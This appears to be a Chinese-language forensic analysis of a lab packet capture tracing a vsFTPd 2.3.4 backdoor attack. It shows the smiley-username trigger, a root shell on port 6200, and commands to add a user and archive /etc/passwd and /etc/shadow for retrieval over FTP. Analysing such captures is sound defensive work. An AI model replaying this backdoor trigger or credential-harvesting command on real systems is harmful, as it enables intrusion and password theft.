 3081 90.900401 192.168.2.183 192.168.2.222 TCP       66 33715 → 512 [ACK] Seq=1 Ack=1 Win=29696 Len=0 TSval=696913 TSecr=274326
 3082 90.900402 192.168.2.183 192.168.2.222 EXEC     126 Client -> Server data
 3083 90.900423 192.168.2.222 192.168.2.183 TCP       66 512 → 33715 [ACK] Seq=1 Ack=61 Win=5792 Len=0 TSval=274326 TSecr=696913
 3084 90.902471 192.168.2.222 192.168.2.1   DNS       86 Standard query 0x32ba PTR 183.2.168.192.in-addr.arpa
 3085 90.904471 192.168.2.1   192.168.2.222 DNS      108 Standard query response 0x32ba PTR 183.2.168.192.in-addr.arpa PTR kali.lan
 3086 90.904582 192.168.2.222 192.168.2.183 TCP       74 40387 → 10 [SYN] Seq=0 Win=5840 Len=0 MSS=1460 SACK_PERM=1 TSval=274327 TSecr=0 WS=32
 3087 90.904874 192.168.2.183 192.168.2.222 TCP       60 10 → 40387 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
 3088 90.904979 192.168.2.222 192.168.2.183 TCP       66 512 → 33715 [RST, ACK] Seq=1 Ack=61 Win=5792 Len=0 TSval=274327 TSecr=696913
 3089 90.905308 192.168.2.183 192.168.2.222 TCP       74 33716 → 512 [SYN] Seq=0 Win=29200 Len=0 MSS=1460 SACK_PERM=1 TSval=696914 TSecr=0 WS=1024
 3090 90.905323 192.168.2.222 192.168.2.183 TCP       74 512 → 33716 [SYN, ACK] Seq=0 Ack=1 Win=5792 Len=0 MSS=1460 SACK_PERM=1 TSval=274327 TSecr=696914 WS=32
 3091 90.905528 192.168.2.183 192.168.2.222 TCP       66 33716 → 512 [ACK] Seq=1 Ack=1 Win=29696 Len=0 TSval=696914 TSecr=274327
 3092 90.905640 192.168.2.183 192.168.2.222 EXEC     242 Client -> Server data
 3093 90.905651 192.168.2.222 192.168.2.183 TCP       66 512 → 33716 [ACK] Seq=1 Ack=176 Win=6880 Len=0 TSval=274327 TSecr=696915
 3094 90.907345 192.168.2.222 192.168.2.1   DNS       86 Standard query 0xe9ea PTR 183.2.168.192.in-addr.arpa
 3095 90.911198 192.168.2.1   192.168.2.222 DNS      108 Standard query response 0xe9ea PTR 183.2.168.192.in-addr.arpa PTR kali.lan
 3096 90.911278 192.168.2.222 192.168.2.183 TCP       74 49233 → 65489 [SYN] Seq=0 Win=5840 Len=0 MSS=1460 SACK_PERM=1 TSval=274327 TSecr=0 WS=32
 3097 90.911517 192.168.2.183 192.168.2.222 TCP       60 65489 → 49233 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
 3098 90.911592 192.168.2.222 192.168.2.183 TCP       66 512 → 33716 [RST, ACK] Seq=1 Ack=176 Win=6880 Len=0 TSval=274327 TSecr=696915
 3099 90.911835 192.168.2.183 192.168.2.222 TCP       74 33717 → 512 [SYN] Seq=0 Win=29200 Len=0 MSS=1460 SACK_PERM=1 TSval=696916 TSecr=0 WS=1024
 3100 90.911847 192.168.2.222 192.168.2.183 TCP       74 512 → 33717 [SYN, ACK] Seq=0 Ack=1 Win=5792 Len=0 MSS=1460 SACK_PERM=1 TSval=274327 TSecr=696916 WS=32
 3101 90.912027 192.168.2.183 192.168.2.222 TCP       66 33717 → 512 [ACK] Seq=1 Ack=1 Win=29696 Len=0 TSval=696916 TSecr=274327
 3102 90.913744 192.168.2.222 192.168.2.1   DNS       86 Standard query 0x086b PTR 183.2.168.192.in-addr.arpa
 3103 90.913864 192.168.2.183 192.168.2.222 EXEC     156 Client -> Server data
 3104 90.913877 192.168.2.222 192.168.2.183 TCP       66 512 → 33717 [ACK] Seq=1 Ack=91 Win=5792 Len=0 TSval=274327 TSecr=696916
 3105 90.916041 192.168.2.1   192.168.2.222 DNS      108 Standard query response 0x086b PTR 183.2.168.192.in-addr.arpa PTR kali.lan
 3106 92.704360 192.168.2.222 192.168.2.183 TCP       66 512 → 33717 [RST, ACK] Seq=1 Ack=91 Win=5792 Len=0 TSval=274507 TSecr=696916
 3107 92.704803 192.168.2.183 192.168.2.222 TCP       74 33718 → 512 [SYN] Seq=0 Win=29200 Len=0 MSS=1460 SACK_PERM=1 TSval=697364 TSecr=0 WS=1024
 3108 92.704821 192.168.2.222 192.168.2.183 TCP       74 512 → 33718 [SYN, ACK] Seq=0 Ack=1 Win=5792 Len=0 MSS=1460 SACK_PERM=1 TSval=274507 TSecr=697364 WS=32
 3109 92.705044 192.168.2.183 192.168.2.222 TCP       66 33718 → 512 [ACK] Seq=1 Ack=1 Win=29696 Len=0 TSval=697364 TSecr=274507
```

第一次 Vsftpd 连接，攻击开始




```
ip.addr eq 192.168.2.222
No.   Time       Source        Destination   Protocol Length Info
 3726 244.044392 192.168.2.222 192.168.2.139 TCP       54 80 → 51557 [FIN, ACK] Seq=517 Ack=271 Win=6912 Len=0
 3727 244.044764 192.168.2.139 192.168.2.222 TCP       60 51557 → 80 [ACK] Seq=271 Ack=518 Win=261376 Len=0
 3845 287.455950 192.168.2.139 192.168.2.222 TCP       60 51557 → 80 [FIN, ACK] Seq=271 Ack=518 Win=261376 Len=0
 3846 287.455980 192.168.2.222 192.168.2.139 TCP       54 80 → 51557 [ACK] Seq=518 Ack=272 Win=6912 Len=0
 4167 386.561891 192.168.2.183 192.168.2.222 TCP       74 41713 → 6200 [SYN] Seq=0 Win=29200 Len=0 MSS=1460 SACK_PERM=1 TSval=770815 TSecr=0 WS=1024
 4168 386.561925 192.168.2.222 192.168.2.183 TCP       54 6200 → 41713 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
 4169 386.563437 192.168.2.183 192.168.2.222 TCP       74 60663 → 21 [SYN] Seq=0 Win=29200 Len=0 MSS=1460 SACK_PERM=1 TSval=770816 TSecr=0 WS=1024
 4170 386.563462 192.168.2.222 192.168.2.183 TCP       74 21 → 60663 [SYN, ACK] Seq=0 Ack=1 Win=5792 Len=0 MSS=1460 SACK_PERM=1 TSval=303892 TSecr=770816 WS=32
 4171 386.563653 192.168.2.183 192.168.2.222 TCP       66 60663 → 21 [ACK] Seq=1 Ack=1 Win=29696 Len=0 TSval=770816 TSecr=303892
 4172 386.564863 192.168.2.222 192.168.2.183 FTP       86 Response: 220 (vsFTPd 2.3.4)
 4173 386.565039 192.168.2.183 192.168.2.222 TCP       66 60663 → 21 [ACK] Seq=1 Ack=21 Win=29696 Len=0 TSval=770816 TSecr=303893
 4174 386.566766 192.168.2.183 192.168.2.222 FTP       82 Request: USER CbNDRk:)
 4175 386.566783 192.168.2.222 192.168.2.183 TCP       66 21 → 60663 [ACK] Seq=21 Ack=16 Win=5792 Len=0 TSval=303893 TSecr=770816
 4176 386.566874 192.168.2.222 192.168.2.183 FTP      100 Response: 331 Please specify the password.
 4177 386.568425 192.168.2.183 192.168.2.222 FTP       76 Request: PASS d6
 4178 386.569401 192.168.2.183 192.168.2.222 TCP       74 32884 → 6200 [SYN] Seq=0 Win=29200 Len=0 MSS=1460 SACK_PERM=1 TSval=770817 TSecr=0 WS=1024
 4179 386.569419 192.168.2.222 192.168.2.183 TCP       74 6200 → 32884 [SYN, ACK] Seq=0 Ack=1 Win=5792 Len=0 MSS=1460 SACK_PERM=1 TSval=303893 TSecr=770817 WS=32
 4180 386.569610 192.168.2.183 192.168.2.222 TCP       66 32884 → 6200 [ACK] Seq=1 Ack=1 Win=29696 Len=0 TSval=770817 TSecr=303893
 4181 386.570466 192.168.2.183 192.168.2.222 TCP       70 32884 → 6200 [PSH, ACK] Seq=1 Ack=1 Win=29696 Len=3 TSval=770817 TSecr=303893
 4182 386.570495 192.168.2.222 192.168.2.183 TCP       66 6200 → 32884 [ACK] Seq=1 Ack=4 Win=5792 Len=0 TSval=303893 TSecr=770817
 4183 386.571279 192.168.2.222 192.168.2.183 TCP       90 6200 → 32884 [PSH, ACK] Seq=1 Ack=4 Win=5792 Len=24 TSval=303893 TSecr=770817
 4184 386.571463 192.168.2.183 192.168.2.222 TCP       66 32884 → 6200 [ACK] Seq=4 Ack=25 Win=29696 Len=0 TSval=770818 TSecr=303893
 4185 386.572114 192.168.2.183 192.168.2.222 TCP       88 32884 → 6200 [PSH, ACK] Seq=4 Ack=25 Win=29696 Len=22 TSval=770818 TSecr=303893
 4186 386.604340 192.168.2.222 192.168.2.183 TCP       66 21 → 60663 [ACK] Seq=55 Ack=25 Win=5792 Len=0 TSval=303897 TSecr=770817
 4187 386.604408 192.168.2.222 192.168.2.183 TCP       66 6200 → 32884 [ACK] Seq=25 Ack=26 Win=5792 Len=0 TSval=303897 TSecr=770818
 4194 390.178300 192.168.2.183 192.168.2.222 TCP       90 32884 → 6200 [PSH, ACK] Seq=26 Ack=25 Win=29696 Len=23 TSval=771719 TSecr=303897
 4195 390.178357 192.168.2.222 192.168.2.183 TCP       66 6200 → 32884 [ACK] Seq=25 Ack=49 Win=5792 Len=0 TSval=304254 TSecr=771719
 4196 390.179138 192.168.2.222 192.168.2.183 TCP       83 6200 → 32884 [PSH, ACK] Seq=25 Ack=49 Win=5792 Len=17 TSval=304254 TSecr=771719
 4197 390.215866 192.168.2.183 192.168.2.222 TCP       66 32884 → 6200 [ACK] Seq=49 Ack=42 Win=29696 Len=0 TSval=771729 TSecr=304254
 4198 390.584869 192.168.2.183 192.168.2.222 TCP       66 60663 → 21 [FIN, ACK] Seq=25 Ack=55 Win=29696 Len=0 TSval=771821 TSecr=303897
 4199 390.624740 192.168.2.222 192.168.2.183 TCP       66 21 → 60663 [ACK] Seq=55 Ack=26 Win=5792 Len=0 TSval=304299 TSecr=771821
 4200 391.320564 192.168.2.183 192.168.2.222 TCP       76 32884 → 6200 [PSH, ACK] Seq=49 Ack=42 Win=29696 Len=9 TSval=772005 TSecr=304254
 4201 391.321122 192.168.2.222 192.168.2.183 TCP      155 6200 → 32884 [PSH, ACK] Seq=42 Ack=58 Win=5792 Len=89 TSval=304368 TSecr=772005
 4202 391.321282 192.168.2.183 192.168.2.222 TCP       66 32884 → 6200 [ACK] Seq=58 Ack=131 Win=29696 Len=0 TSval=772005 TSecr=304368
 4203 394.138507 192.168.2.183 192.168.2.222 TCP       74 32884 → 6200 [PSH, ACK] Seq=58 Ack=131 Win=29696 Len=7 TSval=772709 TSecr=304368
 4204 394.139237 192.168.2.222 192.168.2.183 TCP       71 6200 → 32884 [PSH, ACK] Seq=131 Ack=65 Win=5792 Len=5 TSval=304650 TSecr=772709
 4205 394.139445 192.168.2.183 192.168.2.222 TCP       66 32884 → 6200 [ACK] Seq=65 Ack=136 Win=29696 Len=0 TSval=772709 TSecr=304650
 4215 399.631349 192.168.2.183 192.168.2.222 TCP       82 32884 → 6200 [PSH, ACK] Seq=65 Ack=136 Win=29696 Len=16 TSval=774082 TSecr=304650
 4216 399.653210 192.168.2.222 192.168.2.183 TCP      130 6200 → 32884 [PSH, ACK] Seq=136 Ack=81 Win=5792 Len=64 TSval=305201 TSecr=774082
 4217 399.654118 192.168.2.183 192.168.2.222 TCP       66 32884 → 6200 [ACK] Seq=81 Ack=200 Win=29696 Len=0 TSval=774088 TSecr=305201
 4218 399.685473 192.168.2.222 192.168.2.183 TCP      124 6200 → 32884 [PSH, ACK] Seq=200 Ack=81 Win=5792 Len=58 TSval=305205 TSecr=774088
```



```
4201 391.321122  192.168.2.222 192.168.2.183 TCP         155 6200 → 32884 [PSH, ACK] Seq=42 Ack=58 Win=5792 Len=89 TSval=304368 TSecr=772005
4202 391.321282  192.168.2.183 192.168.2.222 TCP          66 32884 → 6200 [ACK] Seq=58 Ack=131 Win=29696 Len=0 TSval=772005 TSecr=304368
4203 394.138507  192.168.2.183 192.168.2.222 TCP          74 32884 → 6200 [PSH, ACK] Seq=58 Ack=131 Win=29696 Len=7 TSval=772709 TSecr=304368
4204 394.139237  192.168.2.222 192.168.2.183 TCP          71 6200 → 32884 [PSH, ACK] Seq=131 Ack=65 Win=5792 Len=5 TSval=304650 TSecr=772709
4205 394.139445  192.168.2.183 192.168.2.222 TCP          66 32884 → 6200 [ACK] Seq=65 Ack=136 Win=29696 Len=0 TSval=772709 TSecr=304650
4215 399.631349  192.168.2.183 192.168.2.222 TCP          82 32884 → 6200 [PSH, ACK] Seq=65 Ack=136 Win=29696 Len=16 TSval=774082 TSecr=304650
4216 399.653210  192.168.2.222 192.168.2.183 TCP         130 6200 → 32884 [PSH, ACK] Seq=136 Ack=81 Win=5792 Len=64 TSval=305201 TSecr=774082
4217 399.654118  192.168.2.183 192.168.2.222 TCP          66 32884 → 6200 [ACK] Seq=81 Ack=200 Win=29696 Len=0 TSval=774088 TSecr=305201
4218 399.685473  192.168.2.222 192.168.2.183 TCP         124 6200 → 32884 [PSH, ACK] Seq=200 Ack=81 Win=5792 Len=58 TSval=305205 TSecr=774088
4219 399.686106  192.168.2.183 192.168.2.222 TCP          66 32884 → 6200 [ACK] Seq=81 Ack=258 Win=29696 Len=0 TSval=774096 TSecr=305205
4220 399.716450  192.168.2.222 192.168.2.183 TCP         148 6200 → 32884 [PSH, ACK] Seq=258 Ack=81 Win=5792 Len=82 TSval=305208 TSecr=774096
4221 399.716695  192.168.2.183 192.168.2.222 TCP          66 32884 → 6200 [ACK] Seq=81 Ack=340 Win=29696 Len=0 TSval=774103 TSecr=305208
4222 399.718159  192.168.2.222 192.168.2.183 TCP          91 6200 → 32884 [PSH, ACK] Seq=340 Ack=81 Win=5792 Len=25 TSval=305208 TSecr=774103

    Fragment Offset: 0
    Time to Live: 64
    Protocol: TCP (6)
    Header Checksum: 0xa511 [validation disabled]
    [Header checksum status: Unverified]

0000  00 0c 29 2f 4c 7a 08 00  27 e6 16 43 08 00 45 00   ··)/Lz·· '··C··E·
0010  00 3b 0e c6 40 00 40 06  a5 11 c0 a8 02 b7 c0 a8   ·;··@·@· ········
0020  02 de 80 74 18 38 f2 1e  cd f6 0d 30 b0 b2 80 18   ···t·8·· ···0····
0030  00 1d 0b 6e 00 00 01 01  08 0a 00 0b ca 65 00 04   ···n···· ·····e··
0040  a4 f0 77 68 6f 61 6d 69  0a 00                     ··whoami ··
```

一个常见的反弹 shell　nohub 挂在后台执行输出重定向到 null 错误也重定向



```
4178 386.569401  192.168.2.183 192.168.2.222 TCP          74 32884 → 6200 [SYN] Seq=0 Win=29200 Len=0 MSS=1460 SACK_PERM=1 TSval=770817 TSecr=0 WS=1024
4179 386.569419  192.168.2.222 192.168.2.183 TCP          74 6200 → 32884 [SYN, ACK] Seq=0 Ack=1 Win=5792 Len=0 MSS=1460 SACK_PERM=1 TSval=303893 TSecr=770817 WS=32
4180 386.569610  192.168.2.183 192.168.2.222 TCP          66 32884 → 6200 [ACK] Seq=1 Ack=1 Win=29696 Len=0 TSval=770817 TSecr=303893
4181 386.570466  192.168.2.183 192.168.2.222 TCP          70 32884 → 6200 [PSH, ACK] Seq=1 Ack=1 Win=29696 Len=3 TSval=770817 TSecr=303893
4182 386.570495  192.168.2.222 192.168.2.183 TCP          66 6200 → 32884 [ACK] Seq=1 Ack=4 Win=5792 Len=0 TSval=303893 TSecr=770817
4183 386.571279  192.168.2.222 192.168.2.183 TCP          90 6200 → 32884 [PSH, ACK] Seq=1 Ack=4 Win=5792 Len=24 TSval=303893 TSecr=770817
4184 386.571463  192.168.2.183 192.168.2.222 TCP          66 32884 → 6200 [ACK] Seq=4 Ack=25 Win=29696 Len=0 TSval=770818 TSecr=303893
4185 386.572114  192.168.2.183 192.168.2.222 TCP          88 32884 → 6200 [PSH, ACK] Seq=4 Ack=25 Win=29696 Len=22 TSval=770818 TSecr=303893
4186 386.604340  192.168.2.222 192.168.2.183 TCP          66 21 → 60663 [ACK] Seq=55 Ack=25 Win=5792 Len=0 TSval=303897 TSecr=770817
4187 386.604408  192.168.2.222 192.168.2.183 TCP          66 6200 → 32884 [ACK] Seq=25 Ack=26 Win=5792 Len=0 TSval=303897 TSecr=770818
4194 390.178300  192.168.2.183 192.168.2.222 TCP          90 32884 → 6200 [PSH, ACK] Seq=26 Ack=25 Win=29696 Len=23 TSval=771719 TSecr=303897
4195 390.178357  192.168.2.222 192.168.2.183 TCP          66 6200 → 32884 [ACK] Seq=25 Ack=49 Win=5792 Len=0 TSval=304254 TSecr=771719
4196 390.179138  192.168.2.222 192.168.2.183 TCP          83 6200 → 32884 [PSH, ACK] Seq=25 Ack=49 Win=5792 Len=17 TSval=304254 TSecr=771719
4197 390.215866  192.168.2.183 192.168.2.222 TCP          66 32884 → 6200 [ACK] Seq=49 Ack=42 Win=29696 Len=0 TSval=771729 TSecr=304254
4198 390.584869  192.168.2.183 192.168.2.222 TCP          66 60663 → 21 [FIN, ACK] Seq=25 Ack=55 Win=29696 Len=0 TSval=771821 TSecr=303897
4199 390.624740  192.168.2.222 192.168.2.183 TCP          66 21 → 60663 [ACK] Seq=55 Ack=26 Win=5792 Len=0 TSval=304299 TSecr=771821
4200 391.320564  192.168.2.183 192.168.2.222 TCP          76 32884 → 6200 [PSH, ACK] Seq=49 Ack=42 Win=29696 Len=9 TSval=772005 TSecr=304254
4201 391.321122  192.168.2.222 192.168.2.183 TCP         155 6200 → 32884 [PSH, ACK] Seq=42 Ack=58 Win=5792 Len=89 TSval=304368 TSecr=772005
4202 391.321282  192.168.2.183 192.168.2.222 TCP          66 32884 → 6200 [ACK] Seq=58 Ack=131 Win=29696 Len=0 TSval=772005 TSecr=304368
4203 394.138507  192.168.2.183 192.168.2.222 TCP          74 32884 → 6200 [PSH, ACK] Seq=58 Ack=131 Win=29696 Len=7 TSval=772709 TSecr=304368
4204 394.139237  192.168.2.222 192.168.2.183 TCP          71 6200 → 32884 [PSH, ACK] Seq=131 Ack=65 Win=5792 Len=5 TSval=304650 TSecr=772709
4205 394.139445  192.168.2.183 192.168.2.222 TCP          66 32884 → 6200 [ACK] Seq=65 Ack=136 Win=29696 Len=0 TSval=772709 TSecr=304650
4215 399.631349  192.168.2.183 192.168.2.222 TCP          82 32884 → 6200 [PSH, ACK] Seq=65 Ack=136 Win=29696 Len=16 TSval=774082 TSecr=304650
4216 399.653210  192.168.2.222 192.168.2.183 TCP         130 6200 → 32884 [PSH, ACK] Seq=136 Ack=81 Win=5792 Len=64 TSval=305201 TSecr=774082
4217 399.654118  192.168.2.183 192.168.2.222 TCP          66 32884 → 6200 [ACK] Seq=81 Ack=200 Win=29696 Len=0 TSval=774088 TSecr=305201
4218 399.685473  192.168.2.222 192.168.2.183 TCP         124 6200 → 32884 [PSH, ACK] Seq=200 Ack=81 Win=5792 Len=58 TSval=305205 TSecr=774088
4219 399.686106  192.168.2.183 192.168.2.222 TCP          66 32884 → 6200 [ACK] Seq=81 Ack=258 Win=29696 Len=0 TSval=774096 TSecr=305205
4220 399.716450  192.168.2.222 192.168.2.183 TCP         148 6200 → 32884 [PSH, ACK] Seq=258 Ack=81 Win=5792 Len=82 TSval=305208 TSecr=774096
4221 399.716695  192.168.2.183 192.168.2.222 TCP          66 32884 → 6200 [ACK] Seq=81 Ack=340 Win=29696 Len=0 TSval=774103 TSecr=305208
4222 399.718159  192.168.2.222 192.168.2.183 TCP          91 6200 → 32884 [PSH, ACK] Seq=340 Ack=81 Win=5792 Len=25 TSval=305208 TSecr=774103
4223 399.718362  192.168.2.183 192.168.2.222 TCP          66 32884 → 6200 [ACK] Seq=81 Ack=365 Win=29696 Len=0 TSval=774104 TSecr=305208
4260 402.977256  192.168.2.183 192.168.2.222 TCP          76 32884 → 6200 [PSH, ACK] Seq=81 Ack=365 Win=29696 Len=9 TSval=774918 TSecr=305208
4261 402.977312  192.168.2.222 192.168.2.183 TCP          92 6200 → 32884 [PSH, ACK] Seq=365 Ack=90 Win=5792 Len=26 TSval=305534 TSecr=774918
4262 402.977497  192.168.2.183 192.168.2.222 TCP          66 32884 → 6200 [ACK] Seq=90 Ack=391 Win=29696 Len=0 TSval=774918 TSecr=305534
4267 405.258444  192.168.2.183 192.168.2.222 TCP          76 32884 → 6200 [PSH, ACK] Seq=90 Ack=391 Win=29696 Len=9 TSval=775488 TSecr=305534

> Frame 4185: 88 bytes on wire (704 bits), 88 bytes captured (704 bits)
> Ethernet II, Src: PcsCompu_e6:16:43 (08:00:27:e6:16:43), Dst: VMware_2f:4c:7a (00:0c:29:2f:4c:7a)
> Internet Protocol Version 4, Src: 192.168.2.183, Dst: 192.168.2.222
v Transmission Control Protocol, Src Port: 32884, Dst Port: 6200, Seq: 4, Ack: 25, Len: 22

0000  00 0c 29 2f 4c 7a 08 00  27 e6 16 43 08 00 45 00   ··)/Lz·· '··C··E·
0010  00 4a 0e c1 40 00 40 06  a5 07 c0 a8 02 b7 c0 a8   ·J··@·@· ········
0020  02 de 80 74 18 38 f2 1e  cd c0 0d 30 b0 48 80 18   ···t·8·· ···0·H··
0030  00 1d 0d e8 00 00 01 01  08 0a 00 0b c3 02 00 04   ········ ········
0040  a3 15 6e 6f 68 75 70 20  20 3e 2f 64 65 76 2f 6e   ··nohup   >/dev/n
0050  75 6c 6c 20 32 3e 26 31                            ull 2>&1
```

Whoami

--Eroot

Add user newuser

--Adding …

设置密码之类


--

关键命令:

Cd /home/newuser


Tar czvf user.tgz /etc/passwd /etc/shadow

Test.sh user.tgz




```
4345 426.884221  192.168.2.222 192.168.2.183 TCP          66 6200 → 32884 [ACK] Seq=665 Ack=125 Win=5792 Len=0 TSval=307325 TSecr=779385
4346 431.015237  192.168.2.183 192.168.2.222 TCP         108 32884 → 6200 [PSH, ACK] Seq=125 Ack=665 Win=29696 Len=42 TSval=781927 TSecr=307325
4347 431.015277  192.168.2.222 192.168.2.183 TCP          66 6200 → 32884 [ACK] Seq=665 Ack=167 Win=5792 Len=0 TSval=308338 TSecr=781927
4348 431.016723  192.168.2.222 192.168.2.183 TCP          71 6200 → 32884 [PSH, ACK] Seq=665 Ack=167 Win=5792 Len=5 TSval=308338 TSecr=781927
4349 431.017420  192.168.2.183 192.168.2.222 TCP          66 32884 → 6200 [ACK] Seq=167 Ack=670 Win=29696 Len=0 TSval=781927 TSecr=308338

  > [Timestamps]
    TCP payload (42 bytes)
v Data (42 bytes)
    Data: 74617220637a7666207573657222e74677a202f6574632f706173737764202f6574632f73…
    [Length: 42]

0000  00 0c 29 2f 4c 7a 08 00  27 e6 16 43 08 00 45 00   ··)/Lz·· '··C··E·
0010  00 5e 0e e0 40 00 40 06  a4 d4 c0 a8 02 b7 c0 a8   ·^··@·@· ········
0020  02 de 80 74 18 38 f2 1e  ce 39 0d 30 b2 c8 80 18   ···t·8·· ·9·0····
0030  00 1d 5f 47 00 00 01 01  08 0a 00 0b ee 67 00 04   ··_G···· ·····g··
0040  b0 7d 74 61 72 20 63 7a  76 66 20 75 73 65 72 2e   ·}tar cz vf user.
0050  74 67 7a 20 2f 65 74 63  2f 70 61 73 73 77 64 20   tgz /etc /passwd
0060  2f 65 74 63 2f 73 68 61  64 6f 77 0a               /etc/sha dow·
```

第二次 vsftpd 连接：目的是请求 user.tgz 文件



```
ip.src eq 192.168.2.222

No.  Time         Source        Destination   Protocol Length Info
4454 466.684846   192.168.2.222 192.168.2.183 FTP        86 Response: 220 (vsFTPd 2.3.4)
4462 470.229925   192.168.2.222 192.168.2.183 TCP        66 21 → 52187 [ACK] Seq=21 Ack=15 Win=5792 Len=0 TSval=312259 TSecr=791728
4463 470.230054   192.168.2.222 192.168.2.183 FTP       100 Response: 331 Please specify the password.
4473 472.520214   192.168.2.222 192.168.2.183 FTP        89 Response: 230 Login successful.
4476 472.520580   192.168.2.222 192.168.2.183 FTP        85 Response: 215 UNIX Type: L8
4479 473.733699   192.168.2.222 192.168.2.183 FTP        97 Response: 200 Switching to Binary mode.
4486 477.478182   192.168.2.222 192.168.2.183 FTP       117 Response: 200 PORT command successful. Consider using PASV.
4489 477.478524   192.168.2.222 192.168.2.183 FTP        92 Response: 550 Failed to open file.
4536 493.908084   192.168.2.222 192.168.2.183 TCP       185 6200 → 32884 [PSH, ACK] Seq=750 Ack=176 Win=5792 Len=119 TSval=314627 TSecr=797647
4546 498.764375   192.168.2.222 192.168.2.183 TCP        66 6200 → 32884 [ACK] Seq=869 Ack=195 Win=5792 Len=0 TSval=315113 TSecr=798852
